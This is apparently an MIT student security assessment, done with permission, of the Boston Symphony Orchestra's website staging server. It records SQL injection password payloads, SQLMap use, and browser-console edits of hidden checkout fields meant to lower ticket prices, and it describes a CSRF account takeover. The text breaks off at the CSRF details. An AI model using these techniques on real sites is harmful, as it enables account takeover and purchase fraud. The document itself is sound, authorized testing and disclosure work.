6.857 Final Project: Security Analysis of Boston Symphony Orchestra’s Website and Mobile Application

Laura D’Aquila, Peitong Duan and Colleen Rock
{ldaquila, duanp, crockct}@mit.edu

1. Introduction

There are frequently reports of hacks of commonly-used websites that leak sensitive user information, including names, email addresses, mailing addresses, and credit card information. We evaluated the security of the Boston Symphony Orchestra’s (BSO) website and mobile application to see how resilient they are to hackers. As one of the country’s major symphony orchestras, the BSO draws many concert-goers throughout the course of the year, and a large number of people purchase tickets online by providing credit card information as a form of payment. In their 2014-2015 Annual Report, the Boston Symphony Orchestra shows over 31.9 million dollars generated in Concert Revenue [1]. Many of these users also have accounts tied to the site with profiles containing personal information.

1.1 Permission and Release

Himanshu Vakil, the Associate Director of Internet and Security Technologies at the BSO, granted us permission to conduct this analysis on a staging server of the BSO web application and on the mobile application. The staging server is a mirror image of the server used in production with the exception that its user data is stale. Mr. Vakil is knowledgeable about security and offered himself as a resource as we worked on the project.

We are still in discussion with the BSO regarding when this report can be posted on the class website. As we have spoken about with Professor Rivest, the BSO currently does not want this report to be released to the public. We are currently waiting to hear back from the BSO regarding our latest email reminding them of the course policy about the responsible disclosure of vulnerabilities found. We request that our report not be published until this is resolved.

1.2 Problem Statement and Specific Goals

What we hope to achieve with this project can be broken down into several specific goals:

- Examine the website for vulnerabilities listed in the Open Web Application Security Project (OWASP) Top Ten Project [2]

    1. Injection
    2. Weak authentication and session management
    3. Cross Site Scripting (XSS)
    4. Insecure Direct Object References
    5. Security Misconfiguration
    6. Sensitive Data Exposure
    7. Missing Function Level Access Control
    8. Cross Site Request Forgery (CSRF)
    9. Using Components with Known Vulnerabilities
    10. Unvalidated Redirects and Forwards
- Examine the website for additional vulnerabilities
- Decompile the Android application and examine the source code for security issues
- Learn from Himanshu Vakil, the Associate Director of Internet and Security Technologies of the BSO, about web security
- Gain hands on experience with a real system and explore using new tools and technologies

2. Background and Previous Work

Given the number of well-publicized hacks of commonly used websites and applications, security has been given a good amount of attention in recent years. For example, sensitive security clearance files, some of which included fingerprint information, of 21 million American government employees was the victim of a Chinese hack in the summer of 2015 [3]. As another example, credit and debit card data from over 40 million accounts was hacked and stolen from Target [4].

The OWASP project was founded in 2001 as an online community for all things related to web application security, such as articles, methodologies, documentation, tools, and technologies. In 2004, The OWASP Foundation, a 501(c)(3) non-profit organization, was established to support the OWASP infrastructure and projects. The OWASP Top Ten web application vulnerabilities mentioned in the preceding section was first published in 2003 and is updated every few years to identify major risks facing organizations who put out web applications. OWASP has numerous other resources available to the security-conscious developer: Software Assurance Maturity Model, Development Guide, Testing Guide, Code Review Guide, Application Security Verification Standard, XML Security Gateway Evaluation Criteria, Top 10 Incident Response Guidance, ZAP Project, and Webgoat, to name a few. [5]

MIT has also given attention to security through its course offerings to students, with 6.857 (Network and Computer Security) and 6.858 (Computer Systems Security) [6] being two popular options for students in the Department of Electrical Engineering and Computer Science.

3. Security / Attack Model

This analysis was performed from the point of the view of a malicious attacker trying to exploit the system for personal or financial gain or to inflict harm on others. Personal gain includes learning more about the BSO or its customers beyond what is publicly available. Financial gain includes obtaining credit card information of customers or obtaining tickets or merchandise from the BSO at a reduced (or non-existent) cost. Inflicting harm on others includes denying customers the opportunity to use the BSO website or its products or stealing money from either customers or the BSO.

This analysis assumed that the attacker had access to any tools available on the web or elsewhere to launch such an attack. Where applicable, this analysis talks about the kinds of attacks could be launched should the the attacker have unlimited money, time, and computational resources. We did not consider the possibility of an attack from within the BSO.

4. Methods and Results

Overall, we found the BSO guarded against many common web vulnerabilities. Many of the attacks which we attempted, such as SQL injection, cookie stealing, Cross Site Scripting (XSS), and tampering with POST requests being sent upon checkout, proved unsuccessful from the attacker's standpoint.

However, we did find some vulnerabilities. We launched a Cross Site Request Forgery (CSRF) attack that can lead to an attacker taking over any user's account on the site. With control of someone else's account, the attacker can access the user's personal information (such as their name, address, and telephone number), view and print receipts for purchases by that user (including ones for performances that have yet to occur, which could then be exchanged for actual tickets by telling the BSO customer service that one has lost his ticket), and obtain any special privileges associated with the account (such as discounted tickets or the ability to purchase tickets solely for donors). A similar CSRF attack can also be launched to change the primary address associated with an account (which is the one for primary correspondence, including potentially tickets), which an attacker could set to his or her own. We also found some other vulnerabilities on the site such as the potential for brute force attacks of both email addresses and passwords, a vulnerable signature scheme in SSL tickets, and the potential for an attacker to deny a particular IP address from being able to use the website. Finally, there are many third-party Javascript files included on the website, which can be problematic if the third-party is malicious, is compromised, or has vulnerabilities itself.

This section summarizes our results in more detail and sets the stage for our suggestions to the developers of the BSO in a subsequent section.

4.1 Site Structure

By examining headers[1] from the BSO website, we determined that it uses the ASP.NET 4.0.30319 server-side web-application framework, developed by Microsoft. Although some vulnerabilities in this framework have been revealed throughout the years, Microsoft has released patches in subsequent updates. For example, in 2012, Microsoft released a patch to fix four security vulnerabilities, the most severe of which could allow elevation of privilege if an unauthenticated attacker sends a particular request to the site's server. With this vulnerability, the attacker could then take any action in the context of an existing account, including executing arbitrary commands. Microsoft's patch was installed automatically to all ASP.NET servers with automatic updating enabled. According to Microsoft, the majority of ASP.NET customers have automatic updating enabled [7].

Additionally, the website uses Transport Layer Security (TLS), which prevents eavesdropping and man-in-the-middle attacks. The staging server uses TLSv1.5, while the live website uses TLSv1.2.

4.2 OWASP Top 10 Web Application Vulnerabilities

The next ten sections explain our search for the top ten web application vulnerabilities, as determined by the Open Web Application Security Project (OWASP) Top Ten Project [2].

4.2.1 SQL Injection

The number one vulnerability listed by OWASP is Injection. We focused on SQL injection as an attempt to gain access to user data stored in the application's database. Our SQL injection attacks were attempted on the staging server.

Logging In
Initially, simple attacks to login without knowledge of the password were constructed. The attack format is as follows:

```
<password>' <some simple sql statement>
```

Where `<password>` is the password entered and `<some simple sql statement>` makes the password validation query true. Theoretically, this should log the user in even if the password is incorrect, since the SQL statement to validate the password is likely of the form

```
AND Password = <password> <some true simple statement>
```

which always evaluates to true based on the construction. Figure 1 demonstrates the server's responses to different simple attacks with a flow chart.

[1] Appendix A shows a typical header that is associated with a request to the BSO website.




Figure 1. Diagram showing server responses to various SQL injection attempts. Note that <true/false> statement means any logical statement that makes the entire password validation statement true/false. E.g. “AND 1 = 1” makes the entire password validation statement correct even if the password is incorrect.

A post request was submitted to log on with following in the password field:

`<password>’ OR/AND ‘<x>’ = ‘<y>`

There was “Server No Response” error for any passwords of this format, even if the password validation statement does not evaluate to true. However, as shown in Figure 1, the server responds differently to passwords in this format using an `XOR` operator instead of `AND`. Submitting

`<password>’ XOR ‘<x>’ = ‘<y>`

in the password field caused the server to not respond when the password validation statement is true.
However, an `XOR` statement that yields a false password validation statement causes the server to respond with a “login failed” page, which is the typical response for an incorrect password.
In addition, password expressions in all other tested non-SQL injection formats (e.g. `<password> ‘<x>’ = ‘<y>`) yield this “login failed” page.

In conclusion, the BSO website likely uses a Web Application Firewall (WAF) that detects SQL injection attacks. A web application firewall is a firewall controls the http traffic of a web application. It can be customized to filter out SQL injection, or other harmful traffic [8]. The presence of a firewall is also supported by the server’s lack of a response if a new user creates a password that contains a valid SQL command.

Using SQLMap
SQLMap [9], a SQL injection tool, was used to launch more sophisticated injection attacks. It can be used to detect SQL injection vulnerabilities, such as not escaping URL parameters, and to launch advanced and blind SQL injection attacks. Blind SQL injection attacks attempt to retrieve data from the database by asking true or false questions, and this indirect method makes detection harder [10]. SQLMap can also be used to extract information from the database such as the table names, columns, and data. Various SQLMap attacks were launched to extract the table names from a POST request to log on, but HTTP connections to the site were usually dropped, which further confirms the use of a WAF by the BSO site. Attacks on a POST request to add a new primary address were also executed, and from a blind injection attack, SQLMap determined that the HyperSQL database software was used in the backend.

4.2.2 Broken Authentication and Session Management

Session sidejacking, sniffing packets for another user's session id or "cookie", is challenging and unlikely because the BSO uses TLS. Wireshark [11] was used to listen to packets on the network in an attempt to discover each other's cookies. Although TLS prevented us from sniffing a cookie, we enjoyed using Wireshark and were surprised at what we could see on the network.

Laura used Cookie Manager+ [12] with Firefox to add Colleen's cookie. After doing so, she was simultaneously logged in to Colleen's session. From this, we can infer that the BSO does not check that each request in a session comes from the same IP address. As is often the case, there is a tradeoff here between usability and security. If the server did not allow a user to use different IPs during their session, then when a legitimate user's IP address changes, his or her session would get dropped. Many users may become discouraged by this type of behaviour and not complete their purchase. By itself, accepting requests for the same session from different IP addresses does not allow for any attacks, as an attacker would still have to actually obtain the victim's cookie. As mentioned above, sniffing the cookie from the network was not possible for us to do, and since the BSO's cookie is HTTPOnly, it cannot be accessed by JavaScript. We believe the BSO made a sound choice to allow different IP addresses be logged into the same session.

4.2.3 Cross Site Scripting (XSS)

XSS allows attackers to inject client-side scripts into web pages that will be used by other users. An XSS vulnerability may be used by attackers to bypass access controls such as the same origin policy. To guard against this, the BSO website sets its request headers with the X-XSS-Protection header, which enables the XSS filter built into most recent web browsers. This makes it harder for an attacker to launch an XSS attack.

4.2.4 Insecure Direct Object References

A direct object reference occurs when a reference to an internal implementation object, such as a file, directory, or database key, is exposed. If there is not an access control check or other protection, attackers can manipulate these references and as a result, access unauthorized data. Although we did not focus specifically on trying to discover or exploit any implementation objects, we did not come across any obvious problems in this category when looking into other vulnerabilities or launching other attacks.

4.2.5 Security Misconfiguration


This section pertains to having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform and ensuring that secure settings are defined, implemented, and maintained, as defaults are often insecure. It also pertains to keeping software up to date. Although we did not focus specifically on this category, we noticed that the ASP.NET version is not the latest one that can be used by the website (ASP.NET 4.0.30319 is used whereas 5 is the latest).

4.2.6 Sensitive Data Exposure

As stated above, the staging server and live site use TLSv1.5 and TLSv1.2 respectively for web communications, which are secure versions allowing for HTTPS encryption of data. The corresponding SSL certificates of the web application were evaluated using SSLShopper [13], a tool that helps diagnose problems with SSL certificate installation and ensure that the certificate is correctly installed, valid, trusted, and does not give errors to users. The output of this test on the staging server and the hosted server are shown in Figure 2 and Figure 3, respectively. Both hosts have certificates issued by Thawte, the fifth largest public certificate authority on the Internet that was recently acquired by Symantec.

As depicted in Figure 2, the staging server certificate is not trusted in all web browsers, and an intermediate/chain certificate may need to be installed to link it to a trusted root certificate. This is not a major cause for concern given that the staging server is only used for testing purposes, although if this error were to appear on servers that are in production, it would of course be recommended to update the certificates to ensure that the connection to the server can be encrypted with all web browsers to guarantee that user information will never be stolen.

As depicted in Figure 3, the hosted server is signed with a SHA-1 signature. This poses a vulnerability to the security of the website, as the popular hashing function has had several weaknesses exposed over the last few years. In fact, it has been shown that breaking SHA-1 is becoming feasible for those who can afford the computing resources. Specifically, calculations with Moore's Law conclude that renting enough Amazon commodity servers to launch a collision attack against SHA-1 costed approximately $700,000 in 2015, and this number is expected to drop to $43,000 in 2021 [14]. Because of these vulnerabilities, Microsoft will no longer be accepting SHA-1 certificates after 2016 [15]. Thus, it is recommended that the BSO website update its certificate to use the more secure SHA-2 signature scheme to help withhold against attacks.


Server Hostname: atlstaging.bso.org
(e.g. www.google.com)

atlstaging.bso.org resolves to 64.95.162.36

Server Type: Microsoft-IIS/7.5

The certificate was issued by Thawte.


The certificate will expire in 355 days.

The hostname (atlstaging.bso.org) is correctly listed in the certificate.

The certificate is not trusted in all web browsers. You may need to install an Intermediate/chain certificate to link it to a trusted root certificate. Learn more about this error. You can fix this by following Thawte's Certificate Installation Instructions for your server platform (SSL Web Server Certificate Instructions, SGC SuperCert Certificate Instructions, SSL123 Certificate Instructions). Pay attention to the parts about Intermediate certificates.

Common name: atlstaging.bso.org
SANs: atlstaging.bso.org
Organization: Boston Symphony Orchestra
Location: Boston, Massachusetts, US
Valid from April 15, 2015 to April 15, 2017
Serial Number: 26ebbd34a44cfaa43b0bda573b3fc703
Signature Algorithm: sha256WithRSAEncryption
Issuer: thawte SSL CA - G2

Figure 2. SSLShopper Evaluation of BSO Staging Server


Server Hostname: bso.org Check SSL

(e.g. www.google.com)

bso.org resolves to 74.201.105.164

Server Type: Microsoft-IIS/7.5

The certificate should be trusted by all major web browsers (all the correct intermediate certificates are installed).

The certificate was issued by Thawte. Write review of Thawte

The certificate will expire in 146 days. Remind me

The hostname (bso.org) is correctly listed in the certificate.

One of the certificates is signed with a SHA1 signature. We recommend that you reissue or replace this certificate with one that uses a SHA-2 signature. Contact your SSL provider about how to do this. Read more about the SHA-1 deprecation here.

Server

Common name: www.bso.org
SANs: www.bso.org, bso.org
Organization: Boston Symphony Orchestra
Location: Boston, Massachusetts, US
Valid from August 22, 2015 to September 18, 2016
Serial Number: 3e13ead3d6219b38be617ebe6d8eb509
Signature Algorithm: sha256WithRSAEncryption
Issuer: thawte SSL CA - G2

Chain

Common name: thawte Primary Root CA
Organization: thawte, Inc.
Location: US
Valid from November 16, 2006 to July 16, 2036
Serial Number: 344ed55720d5edec49f42fce37db2b6d
Signature Algorithm: sha1WithRSAEncryption
Issuer: thawte Primary Root CA

Chain

Common name: thawte SSL CA - G2
SANs: DirName: CN = SymantecPKI-1-537
Organization: thawte, Inc.
Location: US
Valid from October 30, 2013 to October 30, 2023
Serial Number: 1687d6886de2300685233dbf11bf6597
Signature Algorithm: sha256WithRSAEncryption
Issuer: thawte Primary Root CA

Figure 3. SSLShopper Evaluation of BSO Web Server

4.2.7 Missing Function Level Access Control

The section pertains to ensuring that access control checks are in place on the server in addition to only making a given functionality visible on the UI if the user has permission to access it. If these requests are not verified, attackers can forge requests in order to access functionality which they are not authorized to do.

We chose to focus on POST requests pertinent to the shopping cart when users are checking out and making their purchases. Using the web application's UI as intended results in one being charged the correct price for whatever goods have been placed into one's cart. However, we attempted to modify the POST requests in ways not possible by simply using the UI this to try to obtain free or reduced-cost tickets or other goods.

An analysis was conducted on the POST requests that are sent when the user purchases one or more items from their shopping carts. The series of post requests that are sent to purchase items from one's shopping cart are as follows:

1. POST https://atlstaging.bso.org/Checkout
    - Parameters: IsHoldAtBoxOffice, IsPrintAtHome, nextButton, promotionCode
2. POST https://atlstaging.bso.org/Checkout/Shipping
    - Parameters:CartItems[i].CanAddGiftMessage, CartItems[i].CanChangeQuantity, CartItems[i].DisplaySeatedTicketInfo, CartItems[i].FundExternalId, CartItems[i].GiftMessage, CartItems[i].HeaderDisplayValue, CartItems[i].HeaderValue, CartItems[i].IsShippable, CartItems[i].ItemType, CartItems[i].LineNum, CartItems[i].PerformanceDate, CartItems[i].Quantity, CartItems[i].Seats[i].Number, CartItems[i].Seats[i].Row, CartItems[i].Seats[i].Section, CartItems[i].Seats[i].Zone, CartItems[i].SetShippingMerchandise, CartItems[i].SetShippingTicket, CartItems[i].SharedShipping, CartItems[i].ShippingInformation.Address.AddressNumberExternalId, CartItems[i].ShippingInformation.ShipTo, CartItems[i].ShippingInformation.ShippingMethod.Id, CartItems[i].Sku: 14355, CartItems[i].TotalCost, DefaultShippingInformation.Address.AddressNumberExternalId, DefaultShippingInformation.ShipTo, HasTicketCartItem, IsHoldAtBoxOffice, IsMultipleAddress, IsPrintAtHome, MerchandiseShippingMethod.Id, TicketsShippingMethod.Id, nextButton
    - Note that here, the i that appears in CartItems[i] ranges from 0 to n-1, where n is the number of items in the cart
3. POST https://atlstaging.bso.org/Checkout/Payment?autocomplete=off
    - Parameters: IsHoldAtBoxOffice, IsPrintAtHome, NewPaymentMethod.CardExpirationMonth, NewPaymentMethod.CardExpirationYear, NewPaymentMethod.CardNumber, NewPaymentMethod.CardOwnerName, NewPaymentMethod.CardType, NewPaymentMethod.CvvCode, SelectedSavedBillingAddress, SelectedSavedPaymentMethod, giftCertificateCode, nextButton: Proceed
4. POST https://atlstaging.bso.org/Checkout/Finalize

- Parameters: IsHoldAtBoxOffice, IsPrintAtHome, nextButton

A test credit card number was used for purchase analysis. Exploits conducted focused around the Checkout/Shipping POST request, as this was the one that contained information about the items being purchased.

The first attack involved changing the cost in the `CartItems[i].TotalCost` parameter. Items were added to the cart via the web application, and prior to submitting this Checkout/Shipping POST request via the web application, the body of the document was modified to submit a lower `TotalCost` by typing the following into the Chrome console:

```
document.getElementsByName("CartItems[0].TotalCost")[0].value = "10";
```

This was able to be done because the `CartItems[0].TotalCost` value is stored on the document in a hidden input box that was uncovered by inspecting the source of the page:

```
    <input data-val="true" data-val-number="The field TotalCost
    must be a number." data-val-required="The TotalCost field is
    required." id="CartItems_0__TotalCost"
    name="CartItems[0].TotalCost" type="hidden" value="47.0000" />
```

However, after making this modification and continuing with the checkout as normal, the next page still asked the user to finalize the purchase with the original price of $47.00 rather than the modified price of $10.00.

The next attack involved covertly adding a new item to the cart altogether. To do so, new hidden inputs, corresponding to `CartItems[1]`, were inserted into the document corresponding to a supplemental CD (normally $17.95) in addition to the ticket being purchased (already listed as `CartItems[0]`). This was done by typing command listed in Appendix C into the Chrome console. However, the next page did not have the additional item included in the purchase. The `CartItems[1].LineItem` field was also examined. The value for `LineItem` appears to increase by a random number between 1 and 5 on every purchase, but guessing a value for `LineItem` also didn't appear to have any effect. In addition, attempts were made to modify the `LineItems[1].Quantity` attribute to obtain extra CDs, but this also did not cause the modified quantity to appear in the confirmation.

An additional attack involved changing the ID of an item that was already added to the Cart in the hopes that the seat could be changed to a more expensive one while allowing the user to continue to pay the same price for the seat. The ID of the seat is obtained from the `ExternalId` parameter of the `Seat/AddSelectedSeatsToCart` POST request and is carried over to the `CartItems[i].Sku` parameter of the Checkout/Shipping POST request. Changing the Sku parameter of the Checkout/Shipping POST request was done as follows in the Chrome console:

```
  document.getElementsByName("CartItems[0].Sku")[0].value = "15418";
```

Here, the assigned value is a new ID. However, making this change did not affect the item that the user was prompted to purchase on the next screen.

4.2.8 Cross Site Script Forgery (CSRF)

A CSRF attack arises when a malicious program causes the user's browser to perform an unwanted action on a site for which the user is currently authenticated. Some actions include changing one's password, settings, purchasing an item, etc. CSRF attacks exploit the fact that browsers send all credentials (e.g. session cookie) associated with a website when making requests to that site. These attacks can trick the user into clicking on a link or performing some other action that issues malicious requests against the target site without the user's knowledge [16].

Two CSRF attacks were executed successfully on the BSO site, and they are described in this section. Note that after disclosing these attacks to the BSO, the BSO added anti-CSRF tokens on the account settings page to guard against CSRF attacks, and these attacks no longer work.

4.2.8.1 Adding a New Primary Address

